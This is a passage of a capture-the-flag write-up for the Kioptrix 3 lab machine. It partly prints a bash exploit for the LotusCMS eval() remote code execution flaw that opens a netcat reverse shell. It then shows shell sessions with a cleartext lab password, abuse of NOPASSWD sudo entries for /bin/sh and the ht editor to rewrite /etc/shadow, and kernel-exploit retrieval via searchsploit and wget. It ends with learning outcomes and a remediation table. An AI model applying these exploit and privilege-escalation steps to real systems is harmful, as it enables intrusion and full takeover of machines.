
What does TERM mean?


The TERM environment variable tells terminal applications what type of terminal they are communicating with. Applications use this information to determine how to display text, move the cursor, handle colors, and respond to keyboard input.


Further the xterm is used which is a more widely and suitable terminal type.

Points to remember while using ht:

- By default it will show the binary/hexdecimal content so change it to text mode.
- F2: save file
- F3: open file
- F6: change mode
- F10: exit









So now I added the /bin/sh to loneferret so that this user can access the sh shell without any restrictions

The other option can be giving all access to loneferret

- Adding : loneferret ALL=(ALL) ALL



Now after verifying our newly changed configuration for user loneferret I gain the root access.



Here we are finished with one approach of genning the initial as well as the root access.

But there is an alternate path that I have discovered during the early phase of enumeration.

9. Initial Access – Method 2

I found the .sh exploit for the lotusCMS

- LotusCMS RCE is the vulnerability.
- The exploit script is the implementation used to trigger it.
- Netcat is used to establish/listen for the reverse-shell connection.

[This exploit you can found here on my github - github profile

```
#!/bin/bash
# Lotus CMS 3.0 eval() Remote Command Execition Exploit
# flaw in router() function, original write-up: http://secunia.com/secunia_research/2011-21/
# Scripted in Bash by HR
# USAGE: ./lotusRCE.sh target lotusCMS-path
# USAGE: ./lotusRCE.sh ki0ptrix3.com /
# USAGE: ./lotusRCE.sh 192.168.1.36 /lcms/
# Enter IP and PORT when asked to spawn netcat based reverse shell ;)

#Start the magic
target="$1" #Target site, ex: 192.168.1.36 or ki0ptrix3.com (no http://)
path="$2" # Path to LotusCMS, ex: /lcms/ or /
junk=/tmp
storage1=$(mktemp -p "$junk" -t fooooobar1.tmp.XXX)
storage2=$(mktemp -p "$junk" -t fooooobar2.tmp.XXX)

#First a simple Bashtrap function to handle interupt (CTRL+C)
trap bashtrap INT

bashtrap(){
        echo
        echo
        echo 'CTRL+C has been detected!.....shutting down now' | grep --color '.....shutting down now'
        rm -rf "$storage1"
        rm -rf "$storage2"
        #exit entire script if called
        exit 0
}
#End bashtrap()


page_exists(){
        #confirm page exists
        curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null
        cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null
lotusRCE.sh
```

Provided the executable permission to this file (chmod +x file.name).

checked for the arguments and executed it along with the destination address.

```
┌──(rohit㉿kali)-[~/machine/k3]
└─$ ls
40616.c  lotusRCE.sh  pass.txt  scan.txt

┌──(rohit㉿kali)-[~/machine/k3]
└─$ ls -l lotusRCE.sh
-rwxrwxr-x 1 rohit rohit 3740 Oct 26 05:31 lotusRCE.sh

┌──(rohit㉿kali)-[~/machine/k3]
└─$ head lotusRCE.sh
#!/bin/bash
# Lotus CMS 3.0 eval() Remote Command Execition Exploit
# flaw in router() function, original write-up: http://secunia.com/secunia_research/2011-21/
# Scripted in Bash by HR
# USAGE: ./lotusRCE.sh target lotusCMS-path
# USAGE: ./lotusRCE.sh ki0ptrix3.com /
# USAGE: ./lotusRCE.sh 192.168.1.36 /lcms/
# Enter IP and PORT when asked to spawn netcat based reverse shell ;)


#Start the magic


┌──(rohit㉿kali)-[~/machine/k3]
└─$ ./lotusRCE.sh 192.168.56.112 /
```

When I executed the script it asked for the user address where it has to connect back (reverse shell) for that:

Netcat is a networking utility capable of establishing TCP/UDP connections and listening for incoming connections. In this lab, it was used to receive the reverse-shell

connection.





After having the initial access I started the post enumeration to have the way for root access.

10. Privilege Escalation

```
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Kioptrix3:/home/www/kioptrix3.com$ ls
ls
cache  data         gallery       index.php  style
core   favicon.ico  gnu-lgpl.txt  modules    update.php
www-data@Kioptrix3:/home/www/kioptrix3.com$ pwd
pwd
/home/www/kioptrix3.com
www-data@Kioptrix3:/home/www/kioptrix3.com$ ls
ls
cache  data         gallery       index.php  style
core   favicon.ico  gnu-lgpl.txt  modules    update.php
www-data@Kioptrix3:/home/www/kioptrix3.com$ cd ..
cd ..
www-data@Kioptrix3:/home/www$ cd ..
cd ..
www-data@Kioptrix3:/home$ ls
ls
dreg  loneferret  www
www-data@Kioptrix3:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home$ whoami
whoami
www-data
www-data@Kioptrix3:/home$ su loneferret
su loneferret
Password: starwars

loneferret@Kioptrix3:/home$ pwdd
pwdd
pwd
pwd
bash: pwdd: command not found
loneferret@Kioptrix3:/home$ pwd
/home
loneferret@Kioptrix3:/home$ id
id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:/home$
```

The one way to have the root access is through editing the shadow file where I can replace the hash of the root user to the arbitrary password calculated hash and this action is performed through the ht utility misconfiguration that has been detected previously.

```
uid=1000(loneferret) gid=100(users) groups=100(users)
$ exit
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$ sud0 -l
-bash: sud0: command not found
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
    (root) NOPASSWD: /bin/sh
loneferret@Kioptrix3:~$ sudo ht /etc/shadow
```

```
└─$ echo -n "123" | md5sum
202cb962ac59075b964b07152d234b70  -

┌──(rohit㉿kali)-[~/machine/k3]
└─$ echo "567" > t.txt

┌──(rohit㉿kali)-[~/machine/k3]
└─$ md5sum < t.txt
76deb11d8bcfbc1b018f7a57c93988eb  -

┌──(rohit㉿kali)-[~/machine/k3]
└─$
```

Although there is another option as well i.e.,


Leveraging the outdated kernel version, looking the kernel version based exploit.

Uname -a or uname -r : enumerating the target system, getting the os and kernel details.

Searchsploit kernel 2.6.24

Searchsploit -m exploit.id

Sharing it with the target system: establishing the server from the kali and accessing the service from the target system using wget or curl.



Configuring the executable permissions to this exploit.

After running that I faced failure and the reason can be due to some misconfiguration or the environment mismatch but you can try this out.

If the script runs successfully then we are having the root access.

And the another way is editing the root hash by leveraging the ht misconfiguration.

11.Learning outcomes:

Network Reconnaissance: Identifying active hosts and exposed services.

Web Enumeration: Discovering hidden endpoints and identifying the underlying CMS.

Vulnerability Research: Investigating publicly documented LotusCMS vulnerabilities.

SQL Injection: Identifying injectable parameters and enumerating application databases.

Credential Analysis: Extracting password hashes and performing offline/online hash-cracking investigations.

SSH Authentication: Understanding legacy SSH algorithm compatibility.

Linux Post-Exploitation: Enumerating users, files, permissions, and application configurations.

Privilege Escalation: Exploiting excessive sudo permissions assigned to a privileged editor.

Exploit Troubleshooting: Understanding why an exploit can execute without successfully establishing a session.

Alternative Attack Paths: Understanding how different vulnerabilities can independently provide initial access.

12. Remediation:

Vulnerability	Recommended remediation
SQL Injection	Use parameterized queries/prepared statements instead of dynamically concatenating user input into SQL queries.
Weak password storage	Use Argon2id, bcrypt, or another appropriate password-hashing algorithm with unique salts.
Credential reuse	Enforce unique credentials across application and system accounts.
LotusCMS RCE	Upgrade or replace unsupported vulnerable software and apply relevant security patches.
Excessive sudo permissions	Apply the principle of least privilege and restrict privileged commands.
Privileged editor misuse	Never grant unnecessary privileged access to general-purpose editors.
Outdated Linux kernel	Upgrade to a supported, security-maintained kernel.
Information disclosure	Restrict access to configuration files, backups, and sensitive application resources.
Weak authentication	Implement rate limiting, monitoring, and appropriate authentication controls.